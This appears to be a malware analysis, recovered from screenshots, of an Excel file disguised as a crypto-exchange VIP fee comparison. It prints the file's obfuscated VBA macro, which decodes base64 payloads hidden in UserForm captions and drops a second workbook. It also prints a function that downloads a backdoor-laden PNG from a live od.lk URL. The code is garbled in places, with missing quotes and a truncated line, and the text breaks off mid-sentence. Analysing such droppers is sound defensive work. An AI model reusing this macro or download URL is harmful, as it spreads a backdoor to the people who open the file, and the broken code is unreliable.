
Coin-Margined Futures

	Meet Both Requirements			
Level	30d Trade Volume (BTC)	BNB Balance	Maker	Taker
VIP 1	≥ 15,000,000 BUSD	≥ 25 BNB	0.0080%	0.0450%
VIP 2	≥ 50,000,000 BUSD	≥ 100 BNB	0.0050%	0.0400%
VIP 3	≥ 100,000,000 BUSD	≥ 250 BNB	0.0030%	0.0300%
VIP 4	≥ 600,000,000 BUSD	≥ 500 BNB	0.0000%	0.0250%
VIP 5	≥ 1,000,000,000 BUSD	≥ 1,000 BNB	-0.0050%	0.0240%

Comparison_Oct 2022

Analysis of Malicious Excel File 💻

- The obfuscated macro uses UserForm to store data and variables and drops a second malicious Excel file.
- The second file retrieves a PNG file that contains two executable files and an encrypted backdoor, which are parsed by the macro.



VBAProject (OKX Binance & Huobi VIP fee comparision....)
Microsoft Excel Objects
Sheet1 (Comparison_Oct 2022)
ThisWorkbook
Forms
IFUZYDTTOP

```
Option Explicit

Sub UNOITEAP()

    Call KIPYDFVE

End Sub

Sub KIPYDFVE()

    Dim HLVIQBH, VSKQDNQ
    Dim TVVOXTO() As Byte

    Set HLVIQBH = CreateObject(IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpqKCxUd.Caption)
    Set VSKQDNQ = HLVIQBH.CreateElement(IFUZYDTTOP.QevjtDZF.Caption)

    VSKQDNQ.DataType = IFUZYDTTOP.MgQnQVGb.Caption
    VSKQDNQ.Text = IFUZYDTTOP.iuiITrLG.Caption
    TVVOXTO = VSKQDNQ.nodeTypedValue

    Dim SADSTPE As String
    Dim CJKFFKS As String

    VSKQDNQ.Text = IFUZYDTTOP.hMcZvwhq.Caption
    SADSTPE = VSKQDNQ.nodeTypedValue

    VSKQDNQ.Text = IFUZYDTTOP.DDFyQLPa.Caption
    CJKFFKS = VSKQDNQ.nodeTypedValue

    If Dir(SADSTPE, vbDirectory) = "" Then
       Call UHIBPKDL(SADSTPE)
    Else
    End If

    If Dir(SADSTPE & CJKFFKS) = "" Then
      Call BQMHAMNS(SADSTPE & CJKFFKS, TVVOXTO)
    Else
    End If

    Set HLVIQBH = Nothing
    Set VSKQDNQ = Nothing

    Dim VOFMBKX As Object

    Set VOFMBKX = CreateObject(IFUZYDTTOP.PwXgwErw.Caption &

    Call JUNHDOIN(VOFMBKX, SADSTPE & CJKFFKS)

    Dim PIUEHAL As Shape
    Dim WWMTSMI As Worksheet

    For Each WWMTSMI In ActiveWorkbook.Worksheets
        WWMTSMI.Select

        WWMTSMI.Unprotect ("dragon")
```

ThisWorkbook Workbook

(Name)	ThisWorkbook
AccuracyVersion	0
AutoSaveOn	False
AutoUpdateFrequency	0
ChangeHistoryDuration	0
ChartDataPointTrack	False
CheckCompatibility	True
ConflictResolution	1 - xlUserResolution
Date1904	False
DisplayDrawingObjects	-4104 - xlDisplayShapes
DisplayInkComments	True
DoNotPromptForConvert	False
EnableAutoRecover	True
EncryptionProvider	
EnvelopeVisible	False
Final	False
ForceFullCalculation	False
HighlightChangesOnScreen	False
InactiveListBorderVisible	True
IsAddin	False
KeepChangeHistory	True
ListChangesOnNewSheet	False
Password	********
PersonalViewListSettings	True
PersonalViewPrintSettings	True
PrecisionAsDisplayed	False
ReadOnlyRecommended	False
RemovePersonalInformation	False
Saved	False

VBAProject (OKX Binance & Huobi VIP fee comparision....)
Microsoft Excel Objects
Sheet1 (Comparison_Oct 2022)
ThisWorkbook
Forms
IFUZYDTTOP

IFUZYDTTOP UserForm

MSXML2.D
OMDocument
b64
bin.base64


QwA6AFwAUABy
AG8AZwByAGEAb
QBEAGEAdABhAF
wATQBoAGMAcgB

XABWAFMARABC
ADYAOAA4AC4A
dABtAHAA

Excel.Appli
cation

0M8R4KGxGuEAAAAA
AAAAAAAAAAAAAAAA
APgADAP7/CQAGAAA
AAAAAAAAAAAAABAAA
AAQAAAAAAAAAAEA
AAGwAAAAIAAAD+///
/AAAAAAAAAAD///////

Analysis of Malicious Excel File 💻



```
Public Function GetPNG()
    On Error Resume Next

   Dim Request As Object
   Dim URL As String
   Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

   URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
   Request.Open Get, URL, False
   Request.Send

   If Request.Status = 200 Then
    GetPNG = Request.ResponseBody
   Else
    Application.Quit
   End If

   Set Request = Nothing

End Function
```


The PNG is 